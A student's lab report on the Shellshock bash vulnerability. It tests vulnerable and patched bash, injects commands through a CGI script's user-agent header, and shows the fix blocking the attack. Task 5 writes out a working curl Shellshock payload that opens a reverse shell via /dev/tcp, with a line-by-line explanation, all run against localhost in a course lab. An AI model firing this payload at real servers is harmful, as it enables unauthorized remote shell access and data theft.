CSCI 476: Lab 02

Nathan Stouffer

February 6, 2020

Task 1

In task 1, we test the vulnerability of two shells: /bin/bash_shellshock and /bin/bash. Specifically, we test vulnerability to the shellshock attack. The shellshock attack happens when an environment variable that declares a shell function has some trailing commands. There can be any number of these trailing commands, and if the shell does not interpret them correctly, then they will be run as regular commands. This lab demonstrates one way in which this could be used by an attacker.

Figure 1 shows how /bin/bash_shellshock is vulnerable. Notice how the trailing command in the environment variable 'testing' is immediately ran as a command when the child process /bin/bash_shellshock is called. Figure 2 shows how /bin/bash does not have this same vulnerability.

Figure 1: Vulnerability in /bin/bash_shellshock






Figure 2: Patched version /bin/bash



Task 2

Task 2 shows how cgi programs can be ran over servers. Figure 3 first shows the contents of the file unpatched.cgi and then shows the file being called over a server.

Figure 3: Functionality of CGI programs over servers



Task 3

Task 3 shows how environment variables can be passed from a client to the server. In this example (and for the remainder of this report), the client and the server are the same computer. However, all communication happens over a network. Figure 4 shows the updated contents of unpatched.cgi and a server call with the parameter -A "stuff." Figure 5 shows the server environment variable HTTP_USER_AGENT=stuff. This shows that we can send arbitrary environment variables to the server.

Figure 4: Contents of unpatched.cgi





Figure 5: Sending environment variables to the server



Task 4

Task 4 utilizes the vulnerability found in Task 1. If the server is running /bin/bash_shellshock instead of /bin/bash, then we can use the shellshock attack. Figure 6 first shows the contents of a file called 'secrets' in the cgi-bin/ directory. The next line uses the shellshock attack to print the contents of 'secrets' to the console. Also note that unpatched.cgi no longer prints the environment variables to the screen.

Figure 6: Hard coded command

If an attacker attempted to steal the contents of the 'etc/shadow' file, they would only have luck. This inability is shown in Figure 7. This is because they are given web access privilges while accessing 'etc/shadow' requires root privileges.

Figure 7: No access to etc/shadow

Task 5

The results of Task 4 are only useful if an attacker knows exactly how the file architecture is set up on the server site. Task 5 shows a much more powerful attack. If we set up an environment variable that declares a function, then any child processes of the server will declare that function. When using a vulnerable version of bash, we can insert any set of commands we want at the end of the variable. Figure 8 shows the commands for setting up a reverse shell. The top window is where we will receive the shell and the bottom window requests the information from the server.

Let's now discuss how the command to start a reverse shell works. The command is typed below here for clarity (note that this should be typed as one line when running).

```
curl -A "() { echo; }; echo Content-type: text/plain; echo; echo;
/bin/bash -i > /dev/tcp/localhost/9090 0<\&1 2>\&1" http://localhost/cgi-bin/unpatched.cgi
```

Let's start with the basics. The curl command tells the shell to run a network request and the url at the end tells the shell where to go. Now lets view the environment variable passed into the network request (remember, this value populates HTTP_USER_AGENT). We first tell the shell what type information to look for (echo Content-type ...). The interesting stuff starts with /bin/bash. This command tells the server to run a bash shell.


In addition to running the shell, there are a number of arguments passed in. The first is '-i,' this tells the server that the shell should be interactive. Then there are three redirect actions.

1. > /dev/tcp/localhost/9090: This redirects the output of the bash shell to port 9090. Remember, we set up a shell to listen there for this very purpose.

2. 0<&1: 0 is what receives input from the user. By this command, we are telling the shell to receive input from wherever 1 is pointing at. Because 1 points to output, the previous command sets up 1 to print to port 9090. This means 0 receives input from port 9090 as well.

3. 2>&1: 2 points to standard error. This command tells standard error to go wherever standard out goes. As discussed before, this is to port 9090.

Figure 8: Setting up reverse shell



Figures 9 and 10 show the reverse shell in action. As a web user. I was able to open a shell and use /bin/cat to read the secret file created for Task 4. This shows how vulnerable the shellshock attack is. I had full a full on shell that I could run on the server just as a regular web user. It is important to note that I did not have root access (shown with the whoami command), but it is a lot of power nonetheless.

Figure 9: Running reverse shell





Figure 10: Reading secret file



Task 6

Task 6 repeats the steps from Task 3 and Task 5 but with the patched version of bash. Figure 11 shows the contents of patched.cgi. Note that the shell used is /bin/bash instead of /bin/bash_shellshock. Figure 12 repeats Task 3, showing that we can send environment variables to the server from the client.

Figure 11: Contents of patched.cgi





Figure 12: Sending environment variables to server



Now we repeat Task 5. Figure 13 shows the necessary commands to set up the reverse shell. Again, the only difference between this and Task 5 is the shell used by the server. When this command runs, no reverse shell is created. Instead, patched.cgi runs as expected and prints the environment variables. This can be seen in Figure 14.

Figure 13: Setting up reverse shell





Figure 14: Runs as expected, with no reverse shell



This concludes lab 02. I can see how shellshock was such a devastating attack. Any server that ran bash would be vulnerable to it and it hardly takes any time to set up from an attacker's perspective. This makes it especially dangerous.